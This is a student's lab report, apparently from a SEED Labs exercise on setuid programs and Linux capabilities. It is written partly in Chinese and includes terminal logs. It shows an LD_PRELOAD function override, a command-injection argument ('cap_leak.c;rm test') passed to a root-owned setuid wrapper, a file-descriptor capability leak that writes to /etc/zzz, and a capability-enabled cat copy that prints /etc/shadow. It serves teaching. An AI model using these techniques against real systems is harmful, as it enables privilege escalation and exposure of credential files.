
Task 7

- step1:



```
[09/15/22]seed@VM:~/.../Labsetup$ cat mylib.c
#include <stdio.h>

void sleep(int s) {
        printf("I am not sleeping!\n");
}
[09/15/22]seed@VM:~/.../Labsetup$ gcc -fPIC -g -c mylib.c
[09/15/22]seed@VM:~/.../Labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/15/22]seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/15/22]seed@VM:~/.../Labsetup$ cat myprog.c
#include <unistd.h>

int main() {
        sleep(1);
        return 0;
}
[09/15/22]seed@VM:~/.../Labsetup$ gcc myprog.c
[09/15/22]seed@VM:~/.../Labsetup$ 
```

- step2:




```
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
I am not sleeping!
[09/15/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/15/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
[09/15/22]seed@VM:~/.../Labsetup$ sudo -i
root@VM:~# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:~# ./a.out
-bash: ./a.out: No such file or directory
root@VM:~# cd /home/seed/Downloads/Labsetup/
root@VM:/home/seed/Downloads/Labsetup# ./a.out
I am not sleeping!
root@VM:/home/seed/Downloads/Labsetup# exit
logout
[09/15/22]seed@VM:~/.../Labsetup$ sudo chown seed a.out
[09/15/22]seed@VM:~/.../Labsetup$ ./a.out
I am not sleeping!
[09/15/22]seed@VM:~/.../Labsetup$
```


- step3:
  We can see the LD_PRELOAD will not inherit when the owner is not the same as the executer. Which means when the setuid is set, the LD_PRELOAD may be ignored when the owner is not the same as the executer.

Task 8


- step1:



```
[09/18/22]seed@VM:~/.../Labsetup$ gcc catall.c
[09/18/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod +s a.out
```




```
[09/18/22]seed@VM:~/.../Labsetup$ touch test
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod 700 test
[09/18/22]seed@VM:~/.../Labsetup$ sudo chown root test
[09/18/22]seed@VM:~/.../Labsetup$ ./a.out "cap_leak.c;rm test"
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }
```




```
[09/18/22]seed@VM:~/.../Labsetup$ ls
a.out       file1            ls     mylib.c       myprog.c  task6.c
cap_leak.c  file2            ls.c   mylib.o       task4.c
catall.c    libmylib.so.1.0.1  myenv.c  myprintenv.c  task5.c
```

- step2:




```
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  // system(command);
  execve(v[0], v, NULL);

  return 0 ;
}
```



```
[09/18/22]seed@VM:~/.../Labsetup$ gcc catall.c
[09/18/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod +s a.out
[09/18/22]seed@VM:~/.../Labsetup$ touch test
[09/18/22]seed@VM:~/.../Labsetup$ sudo chown root test
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod +s test
[09/18/22]seed@VM:~/.../Labsetup$ ./a.out "cap_leak.c; rm test"
/bin/cat: 'cap_leak.c; rm test': No such file or directory
[09/18/22]seed@VM:~/.../Labsetup$
```

We can see that the attack is not work. Because the execve consider our parameter as a raw string. Which means it will find the file call "cal_leak; rm test" but we don't have such file.

Task 9




```
[09/18/22]seed@VM:~/.../Labsetup$ gcc cap_leak.c
[09/18/22]seed@VM:~/.../Labsetup$ sudo chown root a.out
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod +s a.out
[09/18/22]seed@VM:~/.../Labsetup$ sudo touch /etc/zzz
[09/18/22]seed@VM:~/.../Labsetup$ sudo chmod 0644 /etc/zzz
[09/18/22]seed@VM:~/.../Labsetup$ ./a.out
fd is 3
$ echo hello >&3
$ exit
[09/18/22]seed@VM:~/.../Labsetup$ cat /etc/zzz
hello
[09/18/22]seed@VM:~/.../Labsetup$ S
```

We can write to /etc/zzz as a normal user. Because the fd open is in root permission. So we write to a fd with root permission


1.2 Capabilities

1. The second command cannnot read and the forth command sucess to read



```
[09/18/22]seed@VM:~$ cp /usr/bin/cat mycat
[09/18/22]seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
[09/18/22]seed@VM:~$ sudo setcap CAP_DAC_READ_SEARCH=ep mycat
[09/18/22]seed@VM:~$ mycat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
```

2. Linux Capability 將 root 權限分成不同的部分，可以用setcap對某個可執行檔設定權限，其中CAP_DAC_READ_SEARCH這個權限會讓這個可執行檔在執行時的 Process 擁有忽略檔案R權限檢查的能力，也就是檔案可以可以被任意讀取，設成EP表示這個權限有效
3. 可以使用getcap指令




```
[09/24/22]seed@VM:~$ getcap /usr/bin/ping
/usr/bin/ping = cap_net_raw+ep
[09/24/22]seed@VM:~$ 
```

可以發現該檔案擁有使用 socket 的權限

1.3 setuid vs. seteuid

根據 manual，當 CAP_SETUID capability 啟用會改三個uid



```
setuid()  sets  the  effective  user ID of the calling process.  If the
calling process is privileged (more precisely: if the process  has  the
CAP_SETUID  capability  in  its user namespace), the real UID and saved
set-user-ID are also set.
```

撰寫下面程式，程式的 flow 如下


1. 得到原始的ruid, euid, suid，並印出
2. 使用seteuid
3. 印出並觀察結果
4. 還原回原始uid
5. 使用setuid
6. 印出並觀察結果

```c
#uidtest.c
#include <unistd.h>
#include <stdio.h>

typedef struct {
    uid_t ruid, euid, suid;
}uids_t;

static void print_uids(const char *banner, const uids_t *uids) {
    printf("%s:\n", banner);
    printf("ruid: %d\neuid: %d\nsuid: %d\n",
            uids->ruid, uids->euid, uids->suid);
}

static void get_all_uid(uids_t *target) {
    getresuid(&target->ruid, &target->euid, &target->suid);
}

static void set_all_uid(const uids_t *target) {
    setresuid(target->ruid, target->euid, target->suid);
}


int main() {
    uids_t orig, cur;

    get_all_uid(&orig);
    print_uids("Original", &orig);

    seteuid(1001);
    get_all_uid(&cur);
    print_uids("seteuid", &cur);

    set_all_uid(&orig);

    setuid(1001);
    get_all_uid(&cur);
    print_uids("setuid", &cur);
}
```

實驗步驟


1. 編譯
2. 把uidtest的CAP_SETUID拉起來(讓這隻程式能改變uid)

3. 測試



```
[09/24/22]seed@VM:~/.../Labsetup$ gcc uidtest.c -o uidtest
uidtest.c: In function ‘get_all_uid’:
uidtest.c:15:2: warning: implicit declaration of function ‘getresuid’
ean ‘setreuid’? [-Wimplicit-function-declaration]
   15 |  getresuid(&target->ruid, &target->euid, &target->suid);
      |  ^~~~~~~~~
      |  setreuid
uidtest.c: In function ‘set_all_uid’:
uidtest.c:19:2: warning: implicit declaration of function ‘setresuid’
ean ‘setreuid’? [-Wimplicit-function-declaration]
   19 |  setresuid(target->ruid, target->euid, target->suid);
      |  ^~~~~~~~~
      |  setreuid
[09/24/22]seed@VM:~/.../Labsetup$ sudo setcap CAP_SETUID=ep uidtest
[09/24/22]seed@VM:~/.../Labsetup$ ./uidtest
```

4. 結果，可見seteuid只會更改euid, setuid會更改ruid, euid, suid, 在擁有CAP_SETUID




```
[09/24/22]seed@VM:~/.../Labsetup$ ./uidtest
Original:
ruid: 1000
euid: 1000
suid: 1000
seteuid:
ruid: 1000
euid: 1001
suid: 1000
setuid:
ruid: 1001
euid: 1001
suid: 1001
```

1.4 Superuser Identity

